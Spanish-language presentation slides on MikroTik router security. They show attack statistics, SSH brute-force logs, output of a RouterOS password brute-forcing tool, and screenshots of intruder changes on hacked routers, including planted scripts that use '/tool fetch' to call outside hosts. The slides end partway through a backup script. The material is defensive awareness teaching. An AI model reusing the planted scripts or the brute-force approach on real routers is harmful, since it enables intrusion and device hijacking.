

# Mejores Prácticas

***Nada protege a tu equipo en un 100%, ninguna herramienta o procedimiento actual es capaz de lograrlo***



# Ponente

Ing. Adrián Arturo Díaz Cota

- Administrador de redes desde el año 2000
- Administrador Windows y Linux
- CTO Index Datacom
- Certificaciones:





- Empresa dedicada al desarrollo y comercialización de soluciones en tecnologías de la información y comunicación.
- Más de 15 años en el mercado.
- Servicios de Internet Simétrico, Asimétrico y E-PyME; Ethernet Local y Multilocal.
- Soluciones en Redes de Banda Ancha, Internet móvil, Telefonía IP, WISP.



Los Mochis, Culiacán y Mazatlán, Sinaloa.  
Obregón y Guaymas, Sonora.  
Cabo San Lucas, Baja California Sur.



- Distribuidor oficial de Mikrotik Routerboard
- Centro de entrenamiento oficial en Mikrotik RouterOS



Los Mochis, Sinaloa.  
Guadalajara  
Ciudad de México



- Empresa dedicada a servicios de Internet residencial
- + de 4600 abonados



Presencia Sinaloa y Sonora



- Sistema de gestión en la nube para ISPs



# Objetivos

- Crear conciencia de la importancia de asegurar las políticas de acceso a los equipos.
- Compartir experiencias de algunos accesos no autorizados.
- Principales cambios que llevan a cabo al ingresar a los routers.

# Contenido

- Ataques masivos
- Problemas de seguridad
- ¿Qué hacer para reducir el riesgo?
  - Generar políticas elementales
  - Ajustes Básicos
  - Ajustar Firewall



# Mejorando las políticas de seguridad

## ■ Ataques masivos

Estamos en la era de la información, todo equipo interconectado recibe en algún momento ataques.

En su mayoría, se lanzan automáticamente desde otros equipos infectados (a través de virus, troyanos, gusanos, etc.).

En otros casos, son ejecutados por piratas informáticos.





# Problemática de Seguridad

- Todos los equipos son vulnerables
- Intercepción de comunicaciones
  - Secuestro de sesión.
  - Falsificación de identidad.
  - Redireccionamiento o alteración de mensajes.
  - Control del equipo
- Denegación de servicios
  - Explotación de las debilidades de configuración.
    - Ataques FuerzaBruta SSH / Telnet / WEB
    - DNS
  - Explotación de las vulnerabilidades del software.
    - Vulnerabilidades & Exploits
    - DoS y DDoS





# Problemática de Seguridad


<https://securelist.lat/new-trends-in-the-world-of-iot-threats/87948/>

Servicio	Puerto	% de ataques	Vector de ataque	Familias de malware
Telnet	23, 2323	82,26%	Fuerza bruta	Mirai, Gafgyt
SSH	22	11,51%	Fuerza bruta	Mirai, Gafgyt
Samba	445	2,78%	EternalBlue, EternalRed, CVE-2018-7445	-
tr-069	7547	0,77%	RCE en la implementación del protocolo TR-069	Mirai, Hajime
HTTP	80	0,76%	Intentos de explotar vulnerabilidades en el servidor web o averiguar la contraseña del panel de administración	-
winbox (RouterOS)	8291	0,71%	Utilizado para identificar RouterOS (MikroTik) y para ataques a través del servicio winbox	Hajime
Mikrotik http	8080	0,23%	RCE en MikroTik RouterOS <6.38.5 Chimay-Red	Hajime
MSSQL	1433	0,21%	Ejecución de código arbitrario para ciertas versiones (2000, 2005 y 2008) o cambio de la contraseña del administrador, robo de datos	-
GoAhead httpd	81	0,16%	RCE en cámaras IP GoAhead	Persirai, Gafgyt
Mikrotik http	8081	0,15%	Chimay-Red	Hajime
Etherium JSON-RPC	8545	0,15%	Evasión de la autorización (CVE-2017-12113)	-
RDP	3389	0,12%	Fuerza bruta	-
XionMai uc-httpd	8000	0,09%	Desbordamiento de búfer (CVE-2018-10088) en XionMai uc-httpd 1.0.0 (algunos dispositivos de fabricantes chinos)	Satori



# Problemática de Seguridad

- Países desde donde se lanzan mas ataques vía TELNET SSH



# Problemática de Seguridad

- Ataque DoS & DDoS

Name	CPU	Usage	Name	CPU	Usage
cpu4		100.0	cpu33		85.5
cpu11		100.0	cpu31		84.0
cpu18		100.0	firewall	1	70.0
cpu20		100.0	firewall	10	66.0
cpu25		100.0	firewall	0	65.5
cpu29		100.0	firewall	3	65.0
cpu3		99.5	firewall	13	62.0
cpu10		99.5	firewall	2	61.5
cpu15		99.5	firewall	6	60.5
cpu23		99.5	firewall	12	60.5
cpu24		99.5	firewall	14	60.5
cpu12		99.0	firewall	9	60.0
cpu26		99.0	firewall	4	59.0
cpu14		98.5	firewall	19	59.0
cpu21		98.5	firewall	17	56.5
cpu32		98.5	firewall	7	56.0
cpu2		98.0	firewall	18	56.0
cpu8		98.0	firewall	21	54.5
cpu17		98.0	firewall	5	53.0
cpu19		98.0	firewall	8	52.5
cpu1		97.5	firewall	29	52.5
cpu9		97.5	queuing	32	52.5
cpu13		96.5	firewall	16	52.0
cpu27		96.5	firewall	25	51.0
cpu16		94.5	firewall	20	50.5
cpu0		93.5	firewall	24	49.5
cpu7		93.5	firewall	30	49.5
cpu30		93.5	firewall	15	48.0
cpu6		93.0	firewall	35	48.0
cpu28		93.0	firewall	11	47.5
cpu22		92.0	queuing	23	47.5
cpu34		91.5	queuing	27	46.0
cpu35		91.5	queuing	26	44.5
cpu5		91.0	firewall	22	44.0
cpu33		85.5	queuing	20	43.0



# Problemática de Seguridad

- Ataque Fuerza Bruta

Log

Freeze

all

Apr/01/2019 05:59:28	memory	system, error, critical	login failure for user admin from 115.21.123.116 via ssh
Apr/01/2019 06:22:04	memory	system, error, critical	login failure for user usuario from 139.59.74.143 via ssh
Apr/01/2019 06:30:34	memory	system, error, critical	login failure for user root from 203.248.18.135 via ssh
Apr/01/2019 06:38:37	memory	system, error, critical	login failure for user root from 35.194.81.42 via ssh
Apr/01/2019 06:48:09	memory	system, error, critical	login failure for user root from 68.183.27.152 via ssh
Apr/01/2019 07:06:50	memory	system, error, critical	login failure for user ftp from 61.72.254.71 via ssh
Apr/01/2019 07:07:07	memory	system, error, critical	login failure for user admin from 111.40.66.28 via ssh
Apr/01/2019 07:08:44	memory	system, error, critical	login failure for user root from 165.227.49.242 via ssh
Apr/01/2019 07:24:06	memory	system, error, critical	login failure for user setup from 206.189.86.17 via ssh
Apr/01/2019 07:29:02	memory	system, error, critical	login failure for user ftpuser from 47.90.200.173 via ssh
Apr/01/2019 07:42:18	memory	system, error, critical	login failure for user applmgr from 178.128.81.125 via ssh
Apr/01/2019 08:01:26	memory	system, error, critical	login failure for user user from 211.33.129.248 via ssh
Apr/01/2019 08:11:12	memory	system, error, critical	login failure for user wp-user from 206.189.141.63 via ssh
Apr/01/2019 08:24:42	memory	system, error, critical	login failure for user hadoop from 139.59.173.161 via ssh
Apr/01/2019 08:29:42	memory	system, error, critical	login failure for user applmgr from 211.104.13.125 via ssh
Apr/01/2019 08:36:35	memory	system, error, critical	login failure for user admin from 201.139.89.55 via ssh
Apr/01/2019 08:36:36	memory	system, error, critical	login failure for user admin from 201.139.89.55 via ssh
Apr/01/2019 08:36:36	memory	system, error, critical	login failure for user admin from 201.139.89.55 via ssh
Apr/01/2019 08:36:36	memory	system, error, critical	login failure for user admin from 201.139.89.55 via ssh
Apr/01/2019 08:36:36	memory	system, error, critical	login failure for user admin from 201.139.89.55 via ssh
Apr/01/2019 08:36:37	memory	system, error, critical	login failure for user admin from 201.139.89.55 via ssh
Apr/01/2019 08:36:48	memory	system, error, critical	login failure for user usuario from 45.119.81.253 via ssh





# Problemática de Seguridad

## ■ Ataque Fuerza Bruta

```
-v2.txt  
  
[Mikrotik RouterOS BruteForce Tool 1.0.2  
Ramiro Caire (@rcaire) & Federico Massa (@fgmassa)  
http://mkbrutusproject.github.io/MKBRUTUS  
  
[*] Starting bruteforce attack...  
-----  
[-] Trying with default credentials on RouterOS...  
  
[-] Default RouterOS credentials were unsuccessful, trying with 303872 passwords in list...  
  
[-] Trying 1 of 303872 Passwords - Current: 123456  
[-] Trying 2 of 303872 Passwords - Current: password  
[-] Trying 3 of 303872 Passwords - Current: 123456789  
[-] Trying 4 of 303872 Passwords - Current: 12345678  
[-] Trying 5 of 303872 Passwords - Current: 12345  
[-] Trying 6 of 303872 Passwords - Current: qwerty  
[-] Trying 7 of 303872 Passwords - Current: 123123  
[-] Trying 8 of 303872 Passwords - Current: 111111  
[-] Trying 9 of 303872 Passwords - Current: abc123  
[-] Trying 10 of 303872 Passwords - Current: 1234567  
[-] Trying 11 of 303872 Passwords - Current: dragon  
  
[-] Trying 616 of 303872 Passwords - Current: poohbear  
[-] Trying 617 of 303872 Passwords - Current: miranda  
[-] Trying 618 of 303872 Passwords - Current: madonna  
[-] Trying 619 of 303872 Passwords - Current: florence  
[-] Trying 620 of 303872 Passwords - Current: sapphire  
[-] Trying 621 of 303872 Passwords - Current: norman  
[-] Trying 622 of 303872 Passwords - Current: hamilton  
[-] Trying 623 of 303872 Passwords - Current: greenday  
[-] Trying 624 of 303872 Passwords - Current: galaxy  
[-] Trying 625 of 303872 Passwords - Current: frankie  
[-] Trying 626 of 303872 Passwords - Current: black  
[-] Trying 627 of 303872 Passwords - Current: awesome  
[-] Trying 628 of 303872 Passwords - Current: suzuki  
[-] Trying 629 of 303872 Passwords - Current: spring  
[-] Trying 630 of 303872 Passwords - Current: qazwsxedc  
[-] Trying 631 of 303872 Passwords - Current: magnum  
[-] Trying 632 of 303872 Passwords - Current: lovers  
[-] Trying 633 of 303872 Passwords - Current: liberty  
[-] Trying 634 of 303872 Passwords - Current: gregory  
[-] Trying 635 of 303872 Passwords - Current: 232323  
[-] Trying 636 of 303872 Passwords - Current: twilight  
[-] Trying 637 of 303872 Passwords - Current: timothy  
[-] Trying 638 of 303872 Passwords - Current: swimming  
[-] Trying 639 of 303872 Passwords - Current: super  
  
[+] Login successful!!! User: casa Password: super  
Elapsed Time: 693.8 sec | Passwords Tried: 639
```



# Problemática de Seguridad

- Accesos no autorizados

Jul/24/2018 07:49:13	disk	system, info, account	address (04.00.00.00.00.00), priority name user support logged out from 47.75.108.28 via winbox
Jul/24/2018 07:49:14	disk	system, info	new script added by support
Jul/24/2018 07:49:15	disk	system, info	script removed by support
Jul/24/2018 07:49:15	disk	system, info	ip service changed by support
Jul/24/2018 07:49:16	disk	system, info	ip service changed by support
Jul/24/2018 07:49:20	disk	system, info	new script added by support
Jul/24/2018 07:49:20	disk	system, info	new script scheduled by support
Jul/24/2018 07:49:21	disk	system, info	pool pool1 added by support
Jul/24/2018 07:49:22	disk	system, info	ppp profile <test> added by support
Jul/24/2018 07:49:23	disk	system, info	PPP AAA settings changed by support
Jul/24/2018 07:49:23	disk	system, info	PPTP Server settings changed by support
Jul/24/2018 07:49:24	disk	system, info	nat rule added by support
Jul/24/2018 07:49:24	disk	system, info	system identity changed by support
Jul/24/2018 07:49:25	disk	system, info	RADIUS client added by support
Jul/24/2018 07:49:25	disk	system, info	radius incoming changed by support
Jul/24/2018 07:49:26	disk	system, info	PPP AAA settings changed by support

# Problemática de Seguridad


- Modificación No Autorizada
  - WebProxy, Radius





# Problemática de Seguridad

- Modificación No Autorizada



The screenshot displays the Mikrotik WinBox interface with several configuration windows open. A red box highlights the 'Secrets' tab in the PPP configuration window, which contains a table of PPP profiles. A red circle highlights the 'profile1' entry in this table, specifically its 'Local Address' field, which is set to '10.1.1.1'. Two red arrows originate from this circled address: one points to the 'Local Address' field in the 'PPP Secret <ee>' window, and the other points to the 'Remote Address' field in the 'PPP Secret <we>' window. This visualizes the unauthorized modification of the local address for the 'profile1' PPP profile.

Name	Local Address	Remote Address
default	dhcp1	dhcp1
default-encr...	192.168.1.80	dhcp1
oficinas	10.1.1.1	dhcp_pool1
profile1	10.1.1.1	dhcp_pool1

# Problemática de Seguridad

- Modificación No Autorizada

The image shows a screenshot of the Mikrotik WinBox interface with several windows open. The 'Script <ip>' window is the primary focus, showing the configuration for a script named 'ip'. The 'Policy' section is checked for 'ftp', 'read', 'policy', 'password', 'sensitive', 'reboot', 'write', 'test', and 'sniff'. The 'Source' field contains the following command:

```
{/tool fetch url=("http://www.boss-ip.com/Core/Update.aspx?key=5bc24d5c0d21bf27&action=upload&sncode=A58EC34D5101819D36A5AC3F814770CE&dynamic=static") keep-result=no}
```

The 'Script <script4\_>' window shows a similar configuration for a script named 'script4', with the 'Source' field containing:

```
/tool fetch address=95.154.216.167 port=2008 src-path=/mikrotik.php mode=http keep-result=no
```

Other windows visible include 'Schedule <upd113>' and a terminal window showing network-related commands.


# Problemática de Seguridad

- Modificación No Autorizada

The image displays the Mikrotik WinBox interface with the 'Socks Settings' dialog box open. The 'IP' menu item in the left sidebar is highlighted with a red box. The 'Socks' menu item at the bottom of the sidebar is also highlighted with a red box. Two 'Socks Settings' dialog boxes are overlaid on the interface. The top dialog box shows the 'Enabled' checkbox checked, and the 'Port' field set to 4153. A large red 'X' is drawn over this dialog box. The bottom dialog box shows the 'Enabled' checkbox unchecked, and the 'Port' field set to 1080. A keyboard is visible in the background of the bottom dialog box.

# Problemática de Seguridad

- Modificación No Autorizada



# Problemática de Seguridad

- Modificación No Autorizada

The image shows a sequence of screenshots from Mikrotik WinBox illustrating unauthorized security modifications. The primary screenshot displays a 'Logging' configuration window with a table of rules. A red box highlights the 'Action' column, which has been manually changed to 'disk' for several rules, with a large red 'X' over it. Red arrows indicate that these modified rules are being compared against the default configuration windows for 'disk' and 'memory' logging actions.

Topic	Prefix	Action
X* critical		disk
X* error		disk
X* info		disk
X* warning		disk

Log Action <disk> configuration:

- Name: disk
- Type: disk
- File Name: log
- Lines Per File: 500
- File Count: 2
- Stop on Full:

Log Action <memory> configuration:

- Name: memory
- Type: memory
- Lines: 100
- Stop on Full:



# ¿Qué hacer para reducir el riesgo?



# Mejorando las políticas de seguridad


- Todos los equipos son vulnerables
- Algunos riesgos de los cuales tenemos que ser conscientes:
  - Intervención física
  - Vandalismo
  - Daño físico equipo
- Tener sistemas de respaldo de la configuración de cada equipo deseable vía script





# Mejorando las políticas de seguridad

- Reducir el riesgo
  - ✓ Generar Respaldo



# Mejorando las políticas de seguridad

- Reducir el riesgo

- ✓ Script generar respaldo y agendar en tarea para enviarlo por email

```
/system backup save name=([/system identity get name] . "-" . \
[:pick [/system clock get date] 7 11] . [:pick [/system clock get date] 0 3] . [:pick [/system clock get date]
4 6]); :delay 10; \
/tool e-mail send from=adiaz@index.com.mx start-tls=yes user=respaldomail password=****x server=202.48.16.53
port=587 to=soporte@midominio.com.mx subject=([/system identity get name] . " Respaldo Binario " . \
